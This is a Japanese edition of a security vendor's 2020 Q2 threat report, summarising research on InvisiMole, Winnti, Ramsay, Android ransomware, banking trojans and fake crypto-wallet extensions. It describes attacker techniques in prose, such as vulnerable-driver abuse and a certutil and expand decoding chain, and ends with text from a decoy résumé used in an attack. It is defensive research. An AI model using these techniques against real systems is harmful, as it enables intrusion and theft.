サイバーセキュリティ脅威レポート 2020年第2四半期

WeLiveSecurity.com
@ESETresearch
ESET GitHub

ENJOY SAFER TECHNOLOGY™

目次

序文

2020 年第 2 四半期の ESET 脅威レポートをご覧いただきありがとうございます。

新型コロナウイルス（COVID-19）の流行が始まってから半年が経過した現在、世界は「ニューノーマル（新しい日常）」を受け入れる過程にあります。感染拡大当初のパニックが落ち着き、多くの国がロックダウン（都市封鎖）を緩和したものの、2020 年第 2 四半期にコロナウイルス流行を悪用したサイバー攻撃が衰えることはありませんでした。

詐欺師たちはこの危機を最大限に活用しようとしており、新型コロナウイルスに便乗した Web 攻撃や電子メール攻撃が引き続き発生していることが、ESET の専門家によって確認されています。世界有数の宅配サービス会社になりすましてオンラインショッピングのユーザーを狙うフィッシングメールが急増（第 1 四半期の 10 倍に増加）していることが、ESET のテレメトリ（監視チームデータ）からも明らかになっています。リモートデスクトッププロトコル（RDP）を標的とする攻撃は第 2 四半期も増加し続けており、年初から RDP 接続を確立しようとする試みは倍以上に増えています（RDP のセキュリティは依然としてなおざりにされがちです）。

第 2 四半期で最も急速な変化が見られた領域の 1 つは、ランサムウェアでした。一部のオペレーターがドキシング（晒し）や手当たり次第にデータを公開するといった比較的新しい手法をあきらめ、盗んだデータを専用の地下市場でオークションにかけています。さらに、より多くの購入者を呼び寄せようと「カルテル」を形成しました。

Android プラットフォームにもランサムウェアが登場しました。これは、新型コロナウイルス追跡アプリを装ったランサムウェアで、カナダのユーザーを標的にしていました。ESET の研究者はこの攻撃キャンペーンを直ちに停止させ、被害者に復号化ツールを提供しました。さらに、ESET 研究者による数多くの調査結果の中で特筆すべきは、知名度の高い航空宇宙・軍事企業を狙った Operation In(ter)ception（イン (ター) セプション作戦）を発見したこと、謎の多かった InvisiMole グループの手口を明らかにしたこと、エアギャップネットワークを標的とするサイバースパイツールキット Ramsay を分析したことです。

日本では、新たなダウンローダーファミリー Nemucod が 6 月初旬に急激に拡散したことが確認されています。日本を標的にしたこの攻撃は、最終的には Avaddon と呼ばれるサービスとしてのランサムウェア (Ransomware-as-a-Service) をダウンロードします。詳細は「ダウンローダー」セクションをご覧ください。

本レポートは、これらの調査結果を振り返るとともに、APT グループのオペレーションに焦点を当てた、今回初公開となる ESET による最新の研究成果をお届けします。「ESET Research Lab からの最新情報」および「APT グループの動向」セクションをご覧ください。

ESET は 2020 年上半期を通じて、詳細な攻撃方法を追加して新たにリリースされた MITRE ATT&CK ナレッジベースの改良バージョンにも積極的に貢献してきました。最新の ATT&CK アップデートには、ESET による 4 件の新たな貢献が含まれています。

最後になりますが、今四半期は（満員の会場からバーチャルへと変更にはなりましたが）新しいカンファレンス計画が具体化しました。BlackHat USA、BlackHat Asia、VB2020 などのカンファレンスで開催される ESET の講演やワークショップにぜひご参加ください。

本レポートが皆さまのお役に立てば幸いです。健康を維持しながら安全にお過ごしください。

リサーチ部門　最高責任者　Roman Kováč

特集記事

サイバー犯罪組織 InvisiMole、別の組織と結託し最新のツールセットを利用した攻撃を展開

Zuzana Hromcová および Anton Cherepanov 著

ESET の研究者は、ベールに包まれていたサイバー犯罪組織 InvisiMole の攻撃の手法と、Gamaredon 組織との関係を明らかにしました。

InvisiMole グループは、少なくとも 2013 年から活動しているサイバー犯罪組織であり、同グループが使用しているマルウェアは、ウクライナとロシアにおける標的型のサイバースパイ活動に関連しており、2018 年に ***ESET によって初めて報告されました*** [1]。

ESET では、RC2CL と RC2FM の 2 つのバックドアに関連する情報をこれまでに公開しています。これらのバックドアには、被害者の Web カメラやマイクを使用して録画や録音したり、位置情報を追跡したり、最近アクセスしたドキュメントを収集したりするなど、さまざまなスパイ機能が実装されています。

しかし、このグループが使用している戦略、技術、手法 (TTP) はこれまでほとんど明らかになっていませんでした。

2019 年の後半には、InvisiMole は新しいツールセットを利用し、東ヨーロッパの軍事産業および外交を担う重要ないくつかの組織を標的にしました。

ESET の研究者は、攻撃を受けた組織と協力して調査を進め、InvisiMole のバックドアの配信方法、水平方向への拡散手法、実行に使用されるさまざまな洗練されたツールセットを明らかにすることができ、ESET の過去の調査では欠けていたピースを今回埋めることができました。

調査の結果、InvisiMole グループと ***Gamaredon*** [2] との間のこれまで知られていなかった協力関係も明らかになりました。Gamaredon グループは、少なくとも 2013 年から活動しており、主にウクライナの機関を標的としています。

InvisiMole のツールセット

ESET のテレメトリ（監視チームデータ）から、このグループが攻撃を展開している間もマルウェアを積極的に開発しており、コンポーネントの再設計や再コンパイル、新しいマルウェアの導入などを行っていたことがうかがえます。

たとえば、ESET は、InvisiMole のローダーと RC2FM バックドアのいくつかのバージョンを検出していますが、そのうちの 1 つの検体は、ESET によって検出される直前にコンパイルされていたと考えられます。

また、この作戦の後半では、検出を回避するため、ファイルに PE フォーマットが使用されなくなりました。新たに導入されたコンポーネントとして TCP ダウンローダーと DNS ダウンローダーが検出されましたが、これらのダウンローダーはこれまで報告されていませんでした。DNS ダウンローダーは、C&C サーバーと通信するために DNS トンネルを使用します。

このキャンペーンの全体的な特徴は、各ユーザーのマシンが暗号化され、多層型で長い実行チェーンが使用されており、攻撃の再現が困難であることです。

これらの実行チェーンの中で、攻撃者はいくつかの環境寄生型の手法を使用しています。正規のアプリケーション（環境寄生型バイナリまたは ***LOLBins*** [3] とも呼ばれます）を悪用して、独自のコードを実行、常駐化のための設定を行い、水平方向へ拡散、さらにその他の操作を行い、アプリケーションのホワイトリスト方式のセキュリティを回避し、検出を困難にしています。

さらに、InvisiMole は脆弱性のある実行ファイルを乗っ取ったコンピュータに配信し、その脆

弱性を攻撃してコードを秘密裏に実行し、長期的に常駐していることも分かりました。

攻撃者は、脆弱性のある speedfan.sys ドライバを乗っ取ったコンピュータに配信し、その脆弱性を攻撃して、カーネルモードで正規のプロセスに InvisiMole を挿入しています。 この手法は以前、*Slingshot APT* [4] などが使用したものであり、研究者の間では脆弱なドライバの持ち込み（*Bring Your Own Vulnerable Driver*：（BYOVD）[5]）とも呼ばれています。

ドライバ以外にも、攻撃者は Windows XP の脆弱な Windows コンポーネントを配信し、入力検証の脆弱性を攻撃したり、サードパーティ製の脆弱なソフトウェアパッケージを配信し、スタックオーバーフローの脆弱性を攻撃したりしていました。ESET では、この手法を「脆弱なソフトウェアの持ち込み（Bring Your Own Vulnerable Software）」と呼んでいます。

水平方向への拡散については、InvisiMole グループが感染させた組織から文書やソフトウェアのインストーラを盗み出し、元の場所にあったファイルをトロイの木馬化したファイルに置き換えたり、EternalBlue や BlueKeep エクスプロイトを使用してネットワーク内の脆弱なホストへ拡散する手法が確認されています。

InvisiMole と Gamaredon の協力関係

調査の結果、InvisiMole は、.NET ダウンローダー（ESET 製品では MSIL/Pterodo として検出）によってセキュリティが侵害されたシステムに配信されていることがわかりました。MSIL/Pterodo は、Gamaredon が用いているマルウェアです。Gamaredon のマルウェアは、通常は、スピアフィッシングメールで配信され、マシンの情報を収集しながら、標的組織のネットワークで可能な限り水平方向に攻撃を拡散するために使用されています。

ESET の調査から、Gamaredon マルウェアはさらにステルス性の高いペイロードを開発するために使用されていることが明らかになりました。ESET のテレメトリによると、攻撃者が特に重要であると見なした Gamaredon のいくつかの標的のマシンが、高度な InvisiMole マルウェアに「アップグレード」されています。

実行ガードレール

ペイロードを確実に実行し、各ユーザーのマシンでペイロードを個別に暗号化するために、InvisiMole はデータ保護 API（DPAPI）と呼ばれる Windows の機能を使用します。特に以下の機能が使用されています。

- データを暗号化する CryptProtectData API
- データを復号化する CryptUnprotectData API


この対称暗号方式は、ユーザーのログオンシークレットから導出されたキーを使用するため、データが暗号化された同じコンピュータで復号化する必要があります。

セキュリティ研究者からペイロードを保護するために、Wi-Fi パスワードや Web ブラウザでのログインパスワードなどの認証情報をローカルで保存するための DPAPI 機能を InvisiMole は悪用しています。テレメトリやマルウェアを共有するプラットフォームで InvisiMole のコンポーネントを見つけたとしても、被害者のコンピュータ以外では、解読できない仕組みになっています。

しかし、攻撃を受けた組織と直接協力できたことで、ESET はペイロードを復元でき、4 つの InvisiMole の実行チェーンの全容を解明できました。

本調査に取り組んだ ESET の研究者である Matthieu Faou、Ladislav Janko、Michal Poslušný に謝意を表します。

セキュリティブログ記事 [6] | ホワイトペーパー [7]



InvisiMole の実行チェーン。鍵のアイコンは、各マシンで暗号化されていることを示します

ESET Research Lab からの最新情報

世界各国にある ESET Research Labs の
最新の調査結果

IoT

複数のスマートホームハブで深刻な脆弱性が発見される

ESET の研究者は、3 つの異なるホームハブ（Fibaro Home Center Lite、Homematic Central Control Unit（CCU2）、eLAN-RF-003）に数多くの深刻なセキュリティの脆弱性を発見しました。これらのデバイスは、ヨーロッパとその他地域の数千の家庭や企業に導入されているスマートホームなどの環境を監視・制御するために使用されています。

これらの脆弱性がもたらす影響として、監視対象システムの中心デバイスと周辺デバイス、およびデバイスに保存されている機密データへのフルアクセス、未認証のリモートコード実行、中間者（MitM）攻撃などが考えられます。

ESET は調査結果を各メーカーに報告しました。その後、メーカーはほぼすべての脆弱性についてパッチをリリースしました。

WeLiveSecurity ブログ [8]

バンキングマルウェア（銀行を標的とするマルウェア）

Grandoreiro：EXE ファイルはどこまで膨張するのか？

ESET の研究者が Grandoreiro を詳細に調査しました。Grandoreiro は、Delphi で開発された金融機関を標的とするトロイの木馬（バンキングトロイ）で、ブラジル、メキシコ、スペイン、ペルーを標的としています。Grandoreiro は主にスパムを介して配信されますが、新型コロナウイルスに関する情報を提供する動画になりすますなど、新型コロナウイルスに便乗する詐欺へと移行していることが ESET の研究者によって確認されています。Grandoreiro は影響を受けるマシンに関するさまざまな情報を収集します。また一部のバージョンは、Google Chrome ブラウザに保存されている認証情報と Microsoft Outlook に保存されているデータも盗み出します。

Grandoreiro という名前は、バイナリが少なくとも数百メガバイトにまで膨れ上がるというこのマルウェアファミリーの最大の特徴に由来します。Grandoreiro のもう 1 点注目すべきは、バンキング対策ソフトウェアの検出や無効化といった、検出を回避するための幅広い機能です。

Grandoreiro は、以前 ESET Research が発表した別のバンキングトロイと類似する点があります。中でも、Casbaneiro とは共通の文字列復号化アルゴリズムを使用しています。ただし、ラテンアメリカの大多数のバンキングトロイとは異なり、Grandoreiro は非常に小さな拡散チェーンを利用しています。攻撃キャンペーンごとに、異なるタイプのダウンローダーが使用される場合があります。これらのダウンローダーの多くは、GitHub、Dropbox、Pastebin、4shared、4Sync などの一般的なオンライン共有サービスに保存されています。

WeLiveSecurity ブログ記事 [9]

Android マルウェア

潜行性の Android マルウェアが他のすべての機能と引き換えにしても手放さなかったステルス機能

ESET の研究者は、単純でありながらステルス性が高い手法を使って潜伏する Android マルウェアを発見しました。当時公式の Android アプリストアで入手可能だった DEFENSOR ID アプリを分析したところ、このアプリはアクセシビリティサービスを悪用していながら、プライバシーを侵害する権限やその他の悪意のある機能は必要としていないことを突き止めました。その結果、DEFENSOR ID は Google Play ストアに数か月間掲載され、その間も VirusTotal プログラムに参加しているセキュリティベンダーによって検出されることはありませんでした。

ユーザーがアクセシビリティサービスを有効にすると、DEFENSOR ID は、攻撃者が被害者の銀行口座または暗号通貨ウォレットを空にして、他の悪意のあるアクション（電子メールやソーシャルメディアアカウントの乗っ取りなど）を実行できるようにします。

ESET から通知を受けた Google は、公式の Android アプリストアから DEFENSOR ID を削除しました。

WeLiveSecurity ブログ記事 [10]

調査結果の公開から 2 週間経たないうちに、ESET の研究者たちは、この脅威が再び Google Play ストアにアップロードされたことを確認しました（2020 年 6 月 2 日）。この新しいアプリには同じ悪意のある機能が搭載されており、同じ攻撃者が開発した可能性が高いと言えます。ただし、使用されている C&C サーバーは別のものでした。ESET は、Google Play に掲載された瞬間にこのトロイの木馬を検出しました。発見直後に Google のセキュリティチームに通知したところ、Google のセキュリティチームは即座にこのトロイの木馬を削除しました。

新型コロナウイルス接触追跡アプリを装った新しいランサムウェアがカナダを標的に。ESET が復号化ツールを提供

ESET の研究者は、カナダの Android ユーザーを標的としたランサムウェアを発見しました。ランサムウェアの背後にいた攻撃者は、新型コロナウイルス感染（COVID-19）をテーマにした 2 つの Web サイトを使用して、公式の COVID-19 接触追跡ツールになりすましたランサムウェアアプリをダウンロードするようにユーザーを誘導しました。ESET の研究者は、このランサムウェアを分析し、悪意のあるアプリに存在していた脆弱性をベースに、被害者向けの復号化ツールを作成しました。

CryCryptor が確認されたのは、カナダ政府が全国を対象にした任意の接触追跡アプリ「COVID Alert」の開発を支援すると正式発表してからわずか数日後のことでした。ESET はこの脅威が特定された直後に、カナダのサイバーセキュリティセンターに通知しました。

ユーザーのコンピュータに侵入した CryCryptor ランサムウェアは、デバイス上のファイル（一般的なファイルタイプすべて）を暗号化し、暗号化したファイルが格納されているすべてのディレクトリに攻撃者の電子メールが記載された「readme」ファイルを残します。

CryCryptor（*CWE-926*）[11] にはバグが存在しており、影響を受けるデバイスにインストールされているすべてのアプリは、CryCryptor が提供するエクスポートされたサービスを起動できます。これにより、ESET の研究者は*復号化ツール* [12] を作成できました。このツールは、ランサムウェアの作成者がランサムウェアアプリに組み込んだ復号化機能を起動するアプリです。

WeLiveSecurity ブログ記事 [13]


CryCryptor ランサムウェアを配布する悪意のある Web サイトの 1 つ

フィッシング、ESET 脅威レポート独占情報

詐欺師の標的となったハードウェア暗号通貨ウォレット

2020 年初め、ESET は暗号通貨のハードウェアウォレットを標的とするフィッシング攻撃が増加していることに気付きました。攻撃者は、ユーザーのハードウェア暗号通貨ウォレットと Google Chrome Web ブラウザを統合すると偽った Google Chrome の拡張機能を作成しました。これらの偽の拡張機能は、ウォレットの機能にアクセスし、Google Chrome ブラウザから暗号通貨トランザクションの送受信を直接行えると謳っていました。さまざまな種類のハードウェアウォレットが標的になっていましたが、悪意のある拡張機能の大部分は ***Ledger*** [14] や ***Trezor*** [15] を標的にしていました。

悪意のある Chrome 拡張機能はユーザーに対し、ウォレットの最初のセットアップで使用される 12 または 24 単語の*リカバリフレーズ* [16] を入力するように要求します。ユーザーが入力したリカバリフレーズは、攻撃者の Web サーバーまたは Telegram ボットに送信されます。攻撃者はこのリカバリフレーズを使用してハードウェアウォレットのクローンを作成し、ユーザーの暗号通貨にフルアクセスできるようになります。




リカバリフレーズの入力を求める悪意のあるアプリケーション

このような攻撃は単純なソーシャルエンジニアリングにすぎませんが、支払われる金額は大きく、中には 12 ビットコイン（10 万ドル）を超える*損失* [17] を報告した被害者もいます。*一部の報告* [18] によると、損失の合計金額は 25 万ドルを超えます。

2020 年の上半期は、70 を超える悪意のある拡張機能が*公開報告書* [19] に記載されています。また、さらに多くの偽拡張機能が、ESET や他の研究者によって直接 Google に報告されています。報告を受けた Google は、Chrome 拡張機能の公開に関する規則を 4 月に*更新しました* [20]。具体的には、同じ機能を持つ拡張機能やアプリケーションの説明に誤解を与えるメタデータが含まれている拡張機能を複数禁止にしました。

この変更により、Google Chrome ストアでの拡張機能の公開が難しくなったため、攻撃者は悪意のある Firefox アドオンや Android アプリケーションを Google Play ストアで公開するなど、別の攻撃経路を模索し始めました。



Firefox アドオンの Web サイトに掲載されている悪意のあるアドオンと Google Play ストアのアプリケーション

今後、この種の攻撃は止まず、時間の経過とともにより高度化すると ESET の研究者は予測しています。

ESET は、これらのタイプの脅威を JS/ExtenBro.CryptoSteal（Chrome、Firefox）および Android/FakeApp（Android）として検出します。

セキュリティ侵害の痕跡 (IoC) [21]

APT グループの動向

ESET の調査で明らかになった
APT（持続的標的型攻撃）グループとその攻撃

Ramsay：エアギャップネットワーク用にカスタマイズされたサイバースパイツールキット

ESET の研究者は、エアギャップシステムから機密文書を収集・窃取するようにカスタマイズされた新しいサイバースパイツールキットを発見しました。ESET の研究者が Ramsay と命名したこのツールキットは、ログメカニズムを介して監視される一連の機能を提供します。このログメカニズムは、攻撃者を支援するために、データの盗み出し、制御、および水平方向への拡散を実行するための実用的なインテリジェンスを提供します。また、侵害したシステムの動作およびシステム統計の情報も提供します。Ramsay の主要な機能には、ファイルの収集と隠しストレージ、コマンド実行、拡散があります。

中でも注目に値するのが拡散機能です。Ramsay の Spreader コンポーネントは、ファイル感染ツールとして動作し、ホストファイルの実行時にトリガーされる悪意のある Ramsay アーティファクトを埋め込む目的で、標的ネットワークのリムーバブルドライブとネットワーク共有ドライブ上の無害な PE ファイルの構造を改ざんします。Spreader は極めて攻撃的で、環境内で水平方向に拡散する可能性を最大化するために標的ドライブに存在する PE 実行ファイルが感染の対象となります。

ESET の調査結果によると、Ramsay は、発見したフレームワークのさまざまなインスタンスに基づいて反復をいくつか行っていました。これは、Ramsay の機能数が増加し、複雑化していることを意味します。

WeLiveSecurity ブログ記事 [22]

Mikroceen：中央アジアの大手ネットワークで利用されたスパイバックドア

ESET は Avast と連携して、よくあるバックドア機能「Mikroceen」（ESET が命名）を備えた、広く拡散され絶えず進化しているリモートアクセスツール（RAT）を研究調査しました。共同分析の結果、中央アジアの政府および企業（電気通信事業者およびガス産業まで）に対するスパイ活動で使用されていた Mikroceen を発見しました。

攻撃者は影響を受けるネットワークに対して長期的なアクセス権を獲得し、ファイルの操作とスクリーンショットの撮影が可能となりました。被害者のデバイスは、C&C サーバーからリモート配信されるさまざまなコマンドを実行する可能性がありました。

サイバースパイ活動用に構築された Mikroceen のクライアントサーバーモデルのカスタム実装を調査した結果、マルウェア開発者は被害者との接続のセキュリティと堅牢性に多大な労力を費やしていることを突き止めました。さらに研究チームは、攻撃者が自由に使える大量の攻撃ツールを所有していること、そして、難読化のバリエーションが豊富であることからも攻撃者のプロジェクトが絶えず進化していることが明らかになりました。

WeLiveSecurity ブログ記事 [23]

Winnti Group

Winnti Group は、少なくとも 2012 年から活動していますが、ビデオゲームおよびソフトウェア業界に大規模なサプライチェーン攻撃を仕掛けています。これらの攻撃により、トロイの木馬化されたソフトウェア（CCleaner、ASUS LiveUpdate、複数のビデオゲームなど）が配布され、より多くのユーザーへのセキュリティ侵害に使用されました。また、医療および教育業界のさまざまな標的を攻撃していることも分かっています。

Winnti Group の辞書に「ゲームオーバー」の文字はない

Winnti Group が使用している新たなモジュール式バックドアを ESET が発見しました。ESET が「PipeMon」と名付けたこのマルウェアは、人気のある MMOG（大規模多人数参加型オンラインゲーム）を開発する韓国と台湾の複数のビデオゲーム会社を標的にしていました。

少なくともひとつのケースで、攻撃者は標的企業のビルドオーケストレーションサーバーに侵入し、ビデオゲームの実行ファイルをトロイの木馬化することに成功しました。別のケースでは、攻撃者が標的企業のゲームサーバーに侵入しました。この攻撃により、ゲーム内通貨を操作して、金銭的利益を得ることが可能になりました。

ESET は影響を受けた企業に連絡を取り、被害の修復に必要な情報と支援を提供しました。

WeLiveSecurity ブログ記事 [24]


Winnti Group、ESET 脅威レポート独占情報

復活した Winnti Group

5 月末に ESET の研究者は、*昨年 11 月に Winnti Group の標的となった* [25] 香港の大学のひとつが、ネットワーク内の複数のマシンの侵害につながる新たな標的型攻撃に直面していたことを確認しました。

ESET の研究者は、学生の抗議活動が活発だった昨年 11 月に行われたこの大学を標的とした攻撃キャンペーンと、今回の攻撃を関連付けることができました。今回の攻撃は、Shadow-Pad と Winnti マルウェアに依存するのではなく、***CROSSWALK*** [26]（システム情報の盗み出しに使用されるモジュール式のバックドアであり、C&C サーバーから送信されたシェルコードの実行が可能）と ***Korplug*** [27]（別名 PlugX）を併用していました。

攻撃者はユーザーのシステムに侵入するため、悪意のある LNK ファイルを配布しました（*過去に Malwarebytes が報じています* [28]）。おそらくは、おとりとなる文書（学生の履歴書やテスト証明書など）が添付されたスピアフィッシングメールを介して配布されており、（エンコードと圧縮が施された CROSSWALK のシェルコードとして）Motnug ローダーが JavaScript ファイルと一緒に配信されています。シェルコードは、certutil.exe を使用してデコードされ、expand.exe を使用して解凍されます。JavaScript ファイルは wscript.exe によって実行され、Motnug ローダーの実行とネットワーク情報の C&C サーバーへの引き渡しを担当します。



Availability: May.2016 – Aug.2016

EDUCATION

Columbia University (Expected) — United States
M.S. in Urban Planning & Real Estate Development — Sep.2016 – Jun.2018

Hong Kong Polytechnic University — Hong Kong
BSc (HONS) in Geomatics with Specialism in Geo-Information Technology — Sep.2012 – Expected Jun.2016
GPA: 3.42/4.0 Ranking: 4/38 IELTS: 7.5

University of British Columbia
Urban Design Summer Program — Jul.2015 - Aug.2015
GPA: 91/100 Ranking: 1/70

PROFESSIONAL EXPERIENCE


Summer Intern — Shanghai, China Building
Shanghai Construction Group — Jun. - Jul.2015

- Assisted tracking the progress of construction projects and composed field observation reports to supervisor
- Fast learned 3D modelling software Catia while new to it and helped with drawing of 3D models
- Conducted a feasibility study on the siting of subway stations through literature and field studies

悪意のある LNK ファイルに含まれるおとり文書

